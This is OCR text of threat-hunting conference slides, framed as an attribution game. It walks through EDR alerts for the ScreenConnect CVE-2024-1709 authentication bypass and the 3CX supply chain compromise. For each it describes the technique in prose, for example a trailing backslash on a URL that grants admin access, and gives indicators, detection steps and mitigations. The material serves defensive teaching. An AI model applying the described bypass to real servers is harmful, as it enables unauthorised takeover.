
Jai Minton


Manager, Hunt and Response


GAME-ON:


16-bit adventures of a security analyst




Start










Scheduled Update

All thoughts and opinions expressed in this presentation are not reflective of my employers' views.


They're the views of Gingey McGinge





EULA

Attribution is hard, an art, and you seldom, if ever, have 100% confidence.
I do not work in an intel/attribution role.

These scenarios are related to the work of ~~Cingey McGinge~~ public threat intel reporting








Character Selection

Jai Minton AKA CyberRaiju

OSCP

- Threat Hunting
- Penetration Testing
- Risk Management
- Malware Analysis
- DFIR



GIME


- State Government
- Defence Industry
- CrowdStrike
- Huntress


MENU 01 00 00

GAME-ON TUTORIAL

We're going to follow Gingey McGinge, a Security Operations Center (SOC) Analyst looking at alerts in SimplEDR© an Endpoint Detection and Response solution. Your goal is to determine (attribute) if the alerts were caused by:

- Government (nation state interests) activity
- Malware used by 'Cyber Criminals' (eCrime) activity
- Admin activity
- Engineer / developer activity






MENU 01 00 00

SIMPLEDR Tutorial

- A process has run
  - Gingey found an artefact
    - A modification has been made
      - A network connection has been made




MENU 01 00 00

Government | Admin | Malware | Engineer


Level 1: Connect With Nature


C:\Program Files (x86)\ScreenConnect Client\ScreenConnect.ClientService.exe


C:\Windows\Temp\ScreenConnect\22.5.7881.8171\LB3.exe


(ScreenConnect Server)
GET /SetupWizard.aspx/admin


(ScreenConnect Server)
File Modified: C:\Program Files (x86)\ScreenConnect\App_Data\User.xml



AUSTRALIAN CYBER CONFERENCE 2024

AISA

Real World Talk

Summary

CVE-2024-1709 is a critical authentication bypass in ConnectWise ScreenConnect which allows anyone to take over a ScreenConnect instance.

Identification

Review web logs for the presence of /SetupWizard.aspx/ and review user accounts within \App_Data\User.xml on the ScreenConnect server. Check for any new extensions in C:\Program Files*\ScreenConnect\App_Extensions\

Technical Information


By simply putting \ at the end of a specific URL, authentication is bypassed and you can setup a new logon which grants admin access to a ScreenConnect console whilst deleting all other user accounts.

Mitigation


Patch the ScreenConnect server software or delete the SetupWizard.aspx file after install.


https://www.huntress.com/blog/slashandgrab-screen-connect-post-exploitation-in-the-wild-cve-2024-1709-cve-2024-1708


https://www.huntress.com/blog/a-catastrophe-for-control-understanding-the-screenconnect-authentication-bypass




Real World Talk










MENU 01 00 01


Government | Admin | Malware | Engineer

Level 2: ET Phone Home


C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\app\Update.exe


C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe


C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\app\ffmpeg.dll
C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\app\d3dcompiler_47.dll


raw.githubusercontent.com/IconStorages/images/main/icon15.ico

Pow. He died. ☹

Real World Talk

Summary

In March 2023, 3CX experienced a supply chain compromise from a North Korean threat actor. Mandiant investigations found this was caused by another supply chain compromise of X_Trader.

Technical Information

Compromised 3CX installers came bundled with malicious ffmpeg.dll designed to load shellcode from within a tampered d3dcompiler_47.dll file. This beaconed to a github repository with .ico files which upon decrypting would reveal C2 information.

Identification

-3CX versions 18.12.416 and 18.12.407 MSI installers
-Suspicious connections back to raw.githubusercontent
-VPN logs (First supply chain attack was via compromise of personal PC to gain access to VPN credentials)

Mitigation


-Block outbound to raw.githubusercontent.com
-EDR tooling
-Application allowlisting

https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise


https://www.3cx.com/blog/news/mandiant-security-update2/


https://twitter.com/fr0gger_/status/1641668394155151366/photo/1

